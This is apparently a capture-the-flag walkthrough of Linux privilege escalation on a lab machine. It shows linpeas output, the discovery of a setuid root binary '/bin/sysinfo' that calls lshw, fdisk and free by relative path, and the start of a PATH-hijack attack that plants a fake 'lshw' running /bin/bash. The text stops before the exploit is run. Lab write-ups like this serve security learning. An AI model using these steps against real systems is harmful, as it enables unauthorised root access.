
```
theseus@ubuntu:/dev/shm$ chmod +x linpeas.sh
theseus@ubuntu:/dev/shm$ ./linpeas.sh
```

```
    linpeas v2.6.7 by carlospolop
```

→ 


```
[+] Sudo version
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-versio
Sudo version 1.8.21p2
```

The sudo version is vulnerable, but we cannot run any commands using sudo (not useful).

→ 


```
[+] Operative system
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits
Linux version 5.3.0-42-generic (buildd@lcy01-amd64-019) (gcc version 7.4.0 (Ubuntu 7.4.0-1ubuntu1~18.04.1
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.4 LTS
Release:        18.04
Codename:       bionic
```

Kernel is not such a good thing right now to exploit (not useful).

→ 


```
User & Groups: uid=1000(theseus) gid=1000(theseus) groups=1000(theseus),100(users
Hostname: ubuntu
Writable folder: /dev/shm
```

As we know the “users” is a group appended to theseus.

→ 


```
=====================================( Available Software )==
[+] Useful software
/usr/bin/wget
/bin/ping
/usr/bin/gcc
/usr/bin/g++
/usr/bin/make
/usr/bin/gdb
/usr/bin/base64
/usr/bin/python3
/usr/bin/python3.6
/usr/bin/perl
/usr/bin/php
/usr/bin/sudo
```

we have some binaries to do spicy stuff, as of now not useful.

→ 

```
[+] Readable files belonging to root and readable by me but not world readabl
-rwsr-x--- 1 root users 22040 Oct 21  2019 /bin/sysinfo
```

whola! The juicy thing is here. /bin/sysinfo can be executabl by us, as we are in users group now! And it has setUID enabled by root (much useful).

→ 


```
[+] Backup files?
-rwxr-xr-x 1 root root 6785 Apr 24  2018 /var/lib/app-info/icons/ubuntu-bionic-universe/64x64/luckybackup_luckybackup.pn
-rwxr-xr-x 1 root root 2168 Apr 24  2018 /var/lib/app-info/icons/ubuntu-bionic-universe/64x64/kup-backup_kup.png
-rwxr-xr-x 1 root root 1665 Apr 24  2018 /var/lib/app-info/icons/ubuntu-bionic-universe/48x48/kup-backup_kup.png
-rw-r--r-- 1 root root 2904 Oct 15  2019 /etc/apt/sources.bak
-rw-r--r-- 1 theseus theseus 23645 Apr 15 04:33 /home/theseus/.local/share/xorg/Xorg.0.log.old
```

No interesting backup files.

Ok! Let's make use of /bin/sysinfo. Seems like PATH variable exploitation or SETUID exploitation.

Privilege Escalation to root


If we check what /bin/sysinfo is:



```
theseus@ubuntu:/dev/shm$ file /bin/sysinfo
/bin/sysinfo: setuid ELF 64-bit LSB shared object,
4c0747d16d377cd2a934e565a, not stripped
theseus@ubuntu:/dev/shm$ 
```

→


It is an ELF executable. Let's run it:
We got some wider output. I broken down the output and lets analyze it:



```
theseus@ubuntu:/dev/shm$ /bin/sysinfo
====================Hardware Info=====================
H/W path           Device      Class      Description
=====================================================
                               system     VMware Virtual Platform
/0                             bus        440BX Desktop Reference Platform
/0/0                           memory     86KiB BIOS
/0/1                           processor  AMD EPYC 7401P 24-Core Processor
/0/1/0                         memory     16KiB L1 cache
/0/1/1                         memory     16KiB L1 cache
/0/1/2                         memory     512KiB L2 cache
/0/1/3                         memory     512KiB L2 cache
/0/2                           processor  AMD EPYC 7401P 24-Core Processor
/0/28                          memory     System Memory
```


→

We have Hardware Info. Basically HardwareInfo can be seen using "lshw" binary in linux.

→ 

```
====================Disk Info=====================
Disk /dev/loop0: 956 KiB, 978944 bytes, 1912 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop1: 44.2 MiB, 46325760 bytes, 90480 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop2: 54.7 MiB, 57294848 bytes, 111904 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```


We have disk info, can be seen using "fdisk" binary.



```
===================CPU Info====================
processor       : 0
vendor_id       : AuthenticAMD
cpu family      : 23
model           : 1
model name      : AMD EPYC 7401P 24-Core Processor
stepping        : 2
microcode       : 0x8001230
cpu MHz         : 1999.999
cache size      : 512 KB
physical id     : 0
siblings        : 1
core id         : 0
cpu cores       : 1
apicid          : 0
initial apicid  : 0
fpu             : yes
fpu_exception   : yes
cpuid level     : 13
wp              : yes
flags           : fpu vme de pse tsc msr pae mce c
_tsc rep_good nopl tsc_reliable nonstop_tsc cpuid
 extapic cr8_legacy abm sse4a misalignsse 3dnowpre
ro arat overflow_recov succor
bugs            : fxsave_leak sysret_ss_attrs null
```

→

We have cpuinfo, listed using cpuinfo in /proc/ directory.



```
===================MEM Usage====================
              total        used        free      shared  buff/cache   availabl
Mem:           3.8G        601M        1.7G        4.9M        1.6G        3.0
Swap:          947M          0B        947M
```


→

Atlast, we have memory usage, this can be seen using "free" binary.

Finally, We got to know that sysinfo file in /bin/ lists hardware info (lshw), disk info (fdisk), cpuinfo (cpuinfo), memory usage (free).


As /bin/sysinfo executable is binary one. We cannot see what is written in it. But as always, we can extract some strings using ‘strings’ tool:

strings /bin/sysinfo

→ 

```
theseus@ubuntu:/dev/shm$ strings /bin/sysinfo
/lib64/ld-linux-x86-64.so.2
libstdc++.so.6
__gmon_start__
_ITM_deregisterTMCloneTable
_ITM_registerTMCloneTable
_ZStlsIcSt11char_traitsIcESaIcEERSt13basic_ostre
_ZNSt13runtime_errorC1EPKc
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcES
_ZNSt8ios_base4InitD1Ev
_ZNSolsEPFRSoS_E
__gxx_personality_v0
__cxa_allocate_exception
_ZSt4endlIcSt11char_traitsIcEERSt13basic_ostrean
_ZNSt8ios_base4InitC1Ev
_ZTISt13runtime_error
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcES
```

We have plenty of strings available. Lets scroll down:


→ 

```
popen() failed!
====================Hardware Info=====================
lshw -short
====================Disk Info=====================
fdisk -l
====================CPU Info=====================
cat /proc/cpuinfo
====================MEM Usage=====================
free -h
```

We got some nicer information regarding this binary executable. This /bin/sysinfo is not using the absolute path of lshw, fdisk, and free. But it was using the absolute path for cpuinfo i.e, /proc/cpuinfo

Now the attack vector is PATH Variable Exploitation.


Let's create a lshw file and write bash code:
/bin/bash

→ 

```
theseus@ubuntu:/dev/shm$ nano lshw
theseus@ubuntu:/dev/shm$ cat lshw
/bin/bash
theseus@ubuntu:/dev/shm$ 
```


And then export the PATH variable to our lshw directory, our current directory is /dev/shm/:

export PATH=/dev/shm/:$PATH

→ 

```
theseus@ubuntu:/dev/shm$ nano lshw
theseus@ubuntu:/dev/shm$ cat lshw
/bin/bash
theseus@ubuntu:/dev/shm$ export PATH=/dev/shm/:$PATH
theseus@ubuntu:/dev/shm$ 
```


Now, let's see the whether the PATH is modified or not:

→ 

```
theseus@ubuntu:/dev/shm$ echo $PATH
/dev/shm/:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/gam
theseus@ubuntu:/dev/shm$ 
```

Yup, Got added at first. Now /bin/sysinfo search /dev/shm/ directory first for binary files. Other directories are next.

So now give executable permissions to our new "lshw" file:

